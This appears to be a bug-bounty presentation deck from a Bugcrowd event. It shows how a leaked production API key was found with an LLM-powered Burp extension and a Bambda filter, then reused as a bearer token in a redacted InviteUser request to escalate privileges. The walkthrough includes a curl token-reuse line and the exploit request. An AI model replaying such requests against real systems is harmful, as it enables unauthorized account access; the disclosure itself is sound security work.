BUGBOSS

"Bug Show and Tell v3"

with Ads Dawson

Bugboss v. 3 Overview

Part of our small game program

Bugboss

- We tried a smaller crowd to give the Bugbosses a chance, only 10 hackers in the Crowd this time
- We also increased the game to 18 days so more vulns could be paid out
- Nothing helped the Bugbosses, they were defeated AGAIN
- 1st place is CDN19 - $1000
- 2nd place is VINOTHKUMAR - $500
- 3rd place is anglecutter - $250

So... Who did it?

chameleonsight
CDN19
anglecutter
Assassin_marcos
suyash_TECHNORAT
OMPAT
hoaln
VINOTHKUMAR
dishant0x1
aituglo

bugcrowd

Now the Bugboss...

GANGGREEN TEMPERTATUM

Get In Touch

link.clark@bugcrowd.com

link_34155

in/adamdawson0

Proud HAB member <3


2 Bugs:

1. Sensitive Data Exposure > Disclosure of Secrets > For Internal Asset
2. Broken Access Control (BAC) > Privilege Escalation
    a. CWE-285: Improper Authorization

bugcrowd


Extensions are your homie – "burpference"

- ⚡ Proxy-powered brainload – Captures in-scope HTTP traffic from Burp and streams JSON to your LLM (local Ollama or cloud) for live offensive analysis.
- 🧠 Agentic AI findings – Severity color-coding, Burp issue integration, scanner tab for headers/OpenAPI checks, driven by custom prompts and flexible API configs.
- 🧩 Mod-your-model – Swap prompts, use any LLM provider or local host, and log all inferences with timestamps—built for hacker-grade extensibility.



https://github.com/dreadnode/burpference

bugcrowd



Inference Request – Live View

```
    "Grpc-Metadata-Content-Type": "application/grpc",
    "Vary": "Origin",
    "Expires": "Thu, 01 Jan 1970 00:00:00 UTC",
    "Content-Length": "2",
    "Content-Type": "application/json"
  },
  "status_code": 200,
  "body": "{}"
 }
}
```

Inference Response – Live View

```
For the critical finding, a malicious actor could attempt to:
1. Capture the Bearer token
2. Use it to make authenticated requests:
```
curl -H "Authorization: Bearer h2[redacted]1d" https[redacted]ets
```

Recommendation: Consider using more secure authentication methods like OAuth 2.0 with short-lived tokens or implement token encryption during transit."
  }
]
```

HTTP History

#	Timestamp	Host	URL	Request	Response
3	2025-06-24 11:43:37	[redacted].com	https:[redacted]/G...	{ "request": { "headers": { "Request-Source": "pl...	[{ "type": "text", "text": "Let me analyze this HT...
4	2025-06-24 11:43:38	[redacted].com	https:[redacted]/G...	{ "request": { "headers": { "Request-Source": "pl...	[{ "type": "text", "text": "Let me analyze this HT...
2	2025-06-24 11:43:38	[redacted].com	os.co[redacted]PIKey	{ "request": { "headers": { "Request-Source": "pl...	[{ "type": "text", "text": "Let me analyze this req...
5	2025-06-24 11:43:39	[redacted]	https:[redacted]qE...	{ "request": { "headers": { "Cookie": "google_oa...	[{ "type": "text", "text": "Based on the provided ...
1	2025-06-24 11:43:41	[redacted].com	https:[redacted]/G...	{ "request": { "headers": { "Request-Source": "pl...	[{ "type": "text", "text": "Based on the provided ...
6	2025-06-24 11:43:49	[redacted]	https:[redacted]	{ "request": { "headers": { "Origin": "https://dash...	[{ "type": "text", "text": "Based on the analysis ...
8	2025-06-24 11:43:50	[redacted].com	https:[redacted]/G...	{ "request": { "headers": { "Request-Source": "pl...	[{ "type": "text", "text": "Based on the provided ...

Selected HTTP Request & Response

```
{
 "request": {
  "headers": {
   "Request-Source": [redacted]
   "Origin": "https://da[redacted]
   "Accept": "*/*",
   "Priority": "u=4",
   "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0",
   "Referer": "https:/[redacted]
```

Selected Inference Response

```
[
 {
  "type": "text",
  "text": "Let me analyze this request/response pair:

CRITICAL: The response contains an exposed API key ("rawKey": "h2[redacted]d") which appears to be a production API key based on the endpoint name and request parameter "canReturnProductionKey":true. This could lead to unauthorized access and potential account takeover if intercepted.

HIGH: The JWT token in the Authorization header appears to have an extremely long expiration time (set in 2025), which violates security best practices. Long-lived tokens
```

burpference, made with <3 by @dreadnode

Configuration File: anthropic_claude_3_sonnet_20240229.json

System Prompt: sensitive_data_prompt.txt

Extension Stopped - Unload and reload if required, doing so will remove displayed logs and state

Extension Log Output

```
[2025-06-24 11:44:05] Saved finding to database
[2025-06-24 11:44:05] Saved finding to database
[2025-06-24 11:44:05] Added INFORMATIONAL issue to Burp Scanner
[2025-06-24 11:44:05] Added INFORMATIONAL issue to Burp Scanner
[2025-06-24 11:44:06] Saved finding to database
[2025-06-24 11:44:06] Added INFORMATIONAL issue to Burp Scanner
[2025-06-24 11:44:07] Saved finding to database
[2025-06-24 11:44:07] Added INFORMATIONAL issue to Burp Scanner
[2025-06-24 11:44:11] Extension stopped. No further traffic will be processed.
```

Event log (10) All issues (453) Memory: 694.7MB


https://github.com/dreadnode/burpference

bugcrowd

BAC (Broken access control)
Broken Access Control lets

- users perform actions beyond their intended permissions.
- Types of Access Controls:
  - Vertical (e.g., user vs admin)
  - Horizontal (e.g., accessing other users' data)
  - Conditional (context-based rules)
- attackers can elevate privileges or manipulate, destroy, or expose sensitive data.


Tip: <u>**ALWAYS**</u> refer to the developer/user documentation + UI messages



Production keys cannot be revealed again

NAME	KEY	ATED	CREATOR		
[redacted]	••••••••121d	[redacted]		Rename	Delete

bugcrowd



```
id: 6184d9b3-5803-a20a-bd05-3caae27f08f5
name: Filtered authenticated non bearer tokens
function: VIEW_FILTER
location: PROXY_HTTP_HISTORY
source: |+
  /**
   * Filter when an Authorization header is present, not empty and does not include a traditional bearer token (beginning with "ey")
   *
   * @author GangGreenTemperTatum (https://github.com/GangGreenTemperTatum)
   **/

  var configInScopeOnly = true; // If set to true, won't show out-of-scope items
  var sessionCookieName = ""; // If given, will look for a cookie with that name.
  var sessionCookieValue = ""; // If given, will check if cookie with sessionCookieName has this value.

  var request = requestResponse.request();
  var response = requestResponse.response();

  if (configInScopeOnly && !request.isInScope()) {
      return false;
  }

  if (!requestResponse.hasResponse() || !response.isStatusCodeClass(StatusCodeClass.CLASS_2XX_SUCCESS)) {
      return false;
  }

  var hasAuthHeader = request.hasHeader("Authorization");
  var authHeaderValue = hasAuthHeader ? String.valueOf(request.headerValue("Authorization")).toLowerCase() : null;

  if (!hasAuthHeader || (authHeaderValue == null || authHeaderValue.isEmpty())) {
      return false;
  }

  var excludeAuthorization =
      authHeaderValue.contains("bearer") &&
      authHeaderValue.contains("ey");

  var sessionCookie = request.headerValue("Cookie") != null &&
      !sessionCookieName.isEmpty() &&
      request.hasParameter(sessionCookieName, HttpParameterType.COOKIE) &&
      (sessionCookieValue.isEmpty() || sessionCookieValue.equals(String.valueOf(request.parameter(sessionCookieName,
HttpParameterType.COOKIE).value())));

  return !excludeAuthorization || sessionCookie;
```

https://github.com/PortSwigger/bambdas/tree/main/Filter/Proxy/HTTP

https://github.com/PortSwigger/bambdas/blob/main/Filter/Proxy/HTTP/FilterAuthenticatedNonBearerTokens.bamb da

Bambdas – Why?


BUGCROW

bugcrowd

BAMBDAS

ALL THE THINGS

FTW



PortSwigger / bambdas

Code · Issues 1 · Pull requests · Actions · Projects · Wiki · Security · Insights

Filters ▾ is:pr author:GangGreenTemperTatum is:closed


Labels 9 · Milestones 0 · New pull request

☒ Clear current search query, filters, and sorts

0 Open ✓ 5 Closed

Author ▾ Label ▾ Projects ▾ Milestones ▾ Reviews ▾ Assignee ▾ Sort ▾

- **feat: bambda for pwnfox housekeeping** ✕ — 5
  #80 by GangGreenTemperTatum was merged on Oct 28, 2024 • Approved ○ 3 tasks done
- **feat: highlight the past 48 hrs bambdaaaa** ✕ — 1
  #78 by GangGreenTemperTatum was merged on Jul 23, 2024 • Approved ○ 3 tasks done
- **docs: update the bambda checker v** ✕ — 2
  #77 by GangGreenTemperTatum was merged on Jul 18, 2024 • Approved
- **feat: highlight easy param miner requests** ✕ — 9
  #76 by GangGreenTemperTatum was merged on Jul 19, 2024 • Approved ○ 3 tasks done
- **feat: Bambda to filter authorization values not equal to jwt bearer** — 15
  #61 by GangGreenTemperTatum was merged on Mar 1, 2024 • Approved



Logging of out-of-scope Proxy traffic is disabled Re-enable

Bambda: Untitled: /** * Filter when an Authorization header is present, not empty and does not include a traditional bearer token (beginning with "ey") * * @author GangGreenTemperTatum (https://github.com/GangGreenTemperTatum) **/ var configInScopeOnly = true; // If set t...

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	Start response	Listener port
3409	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]			200	424	JSON				✓	73	8080
3410	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]			200	424	JSON				✓	102	8080
3411	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]			200	5194	JSON				✓	92	8080
3412	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]			200	424	JSON				✓	107	8080
3413	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]			200	3164	JSON				✓	64	8080
3416	22:15:23 24 Jun 2025	[redacted]	GET	[redacted]	✓		200	1016	JSON				✓	97	8080
3759	22:20:12 24 Jun 2025	[redacted]	POS										✓	68	8080
3797	22:23:12 24 Jun 2025	[redacted]	POS										✓	56	8080
4132	20:12:27 25 Jun 2025	[redacted]	POS										✓	37	8080
4547	05:00:06 1 Jul 2025	[redacted]	POS										✓	52	8080
4554	05:00:18 1 Jul 2025	[redacted]	POS										✓	55	8080
4573	05:00:50 1 Jul 2025	[redacted]	POS										✓	51	8080
4599	05:01:35 1 Jul 2025	[redacted]	POS										✓	50	8080
4610	05:01:41 1 Jul 2025	[redacted]	POS										✓	51	8080
4642	05:05:56 1 Jul 2025	[redacted]	GET										✓	203	8080
4643	05:05:56 1 Jul 2025	[redacted]	GET										✓	175	8080
4644	05:05:56 1 Jul 2025	[redacted]	GET										✓	175	8080
4737	05:12:54 1 Jul 2025	[redacted]	GET										✓	108	8080
4738	05:12:54 1 Jul 2025	[redacted]	GET										✓	200	8080
4739	05:12:54 1 Jul 2025	[redacted]	GET										✓	92	8080
4762	05:13:14 1 Jul 2025	[redacted]	GET										✓	176	8080
4763	05:13:14 1 Jul 2025	[redacted]	GET										✓	90	8080
4764	05:13:14 1 Jul 2025	[redacted]	GET										✓	103	8080
5021	06:56:06 1 Jul 2025	[redacted]	POS										✓	36	8080
5023	06:56:07 1 Jul 2025	[redacted]	POS										✓	42	8080
5025	06:56:08 1 Jul 2025	[redacted]	POS										✓	37	8080
5027	06:56:08 1 Jul 2025	[redacted]	POS										✓	36	8080
5029	06:56:08 1 Jul 2025	[redacted]	POS										✓	36	8080
5109	07:15:14 1 Jul 2025	[redacted]	GET	[redacted]									✓	67	8080
5121	07:15:15 1 Jul 2025	[redacted]	GET	[redacted]			200	1020	JSON				✓	95	8080
5260	10:39:12 1 Jul 2025	[redacted]	POST	[redacted]	✓		200	581	JSON				✓	39	8080
5384	10:42:53 1 Jul 2025	[redacted]	GET	[redacted]			200	1020	JSON				✓	136	8080

HTTP history filter

Settings mode | Bambda mode

Untitled*

```
boolean matches(ProxyHttpRequestResponse requestResponse, Utilities utilities)
```

Load · + New

```
/**
 * Filter when an Authorization header is present, not empty and does not include a traditional bearer toke
 *
 * @author GangGreenTemperTatum (https://github.com/GangGreenTemperTatum)
 **/

var configInScopeOnly = true; // If set to true, won't show out-of-scope items
var sessionCookieName = ""; // If given, will look for a cookie with that name.
var sessionCookieValue = ""; // If given, will check if cookie with sessionCookieName has this value.

var request = requestResponse.request();
var response = requestResponse.response();

if (configInScopeOnly && !request.isInScope()) {
```

Save to library... · Cancel · Apply · Apply & close

bugcrowd

Weaponize your submission; Remember when I said read the docs?


bugcrowd

Success! PRIV ESC

- Three endpoints
  - POST ../InviteUser
  - POST ../InvalidateInvite
  - POST ../DeleteUser
- Sensitive actions

bugcrowd

Example: POST ../InviteUser



Request

```
POST /[redacted]/InviteUser HTTP/2
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https[redacted]
Authorization: Bearer h2FGj[redacted]incl21d
Request-Source: [redacted]
Content-Type: application/json
Content-Length: 121
Origin: https[redacted]
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Sec-Gpc: 1
X-Pwnfox-Color: orange
Priority: u=0
Te: trailers

{
    "email":"attacker@example.com",
    "role":"USER",
    "organizationID":[redacted]
    "expiry":"ONE_DAY"
}
```

Response

```
HTTP/2 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: h[redacted]
Access-Control-Expose-Headers: *
Content-Type: application/json
Strict-Transport-Security: max-age=31536000; includeSubDomains;
Vary: Origin
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Ratelimit-Limit: 12
X-Ratelimit-Remaining: 11
X-Ratelimit-Reset: 1750898856
Date: Thu, 26 Jun 2025 00:46:43 GMT
Content-Length: 0
[redacted]: 311
Server: [redacted]
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

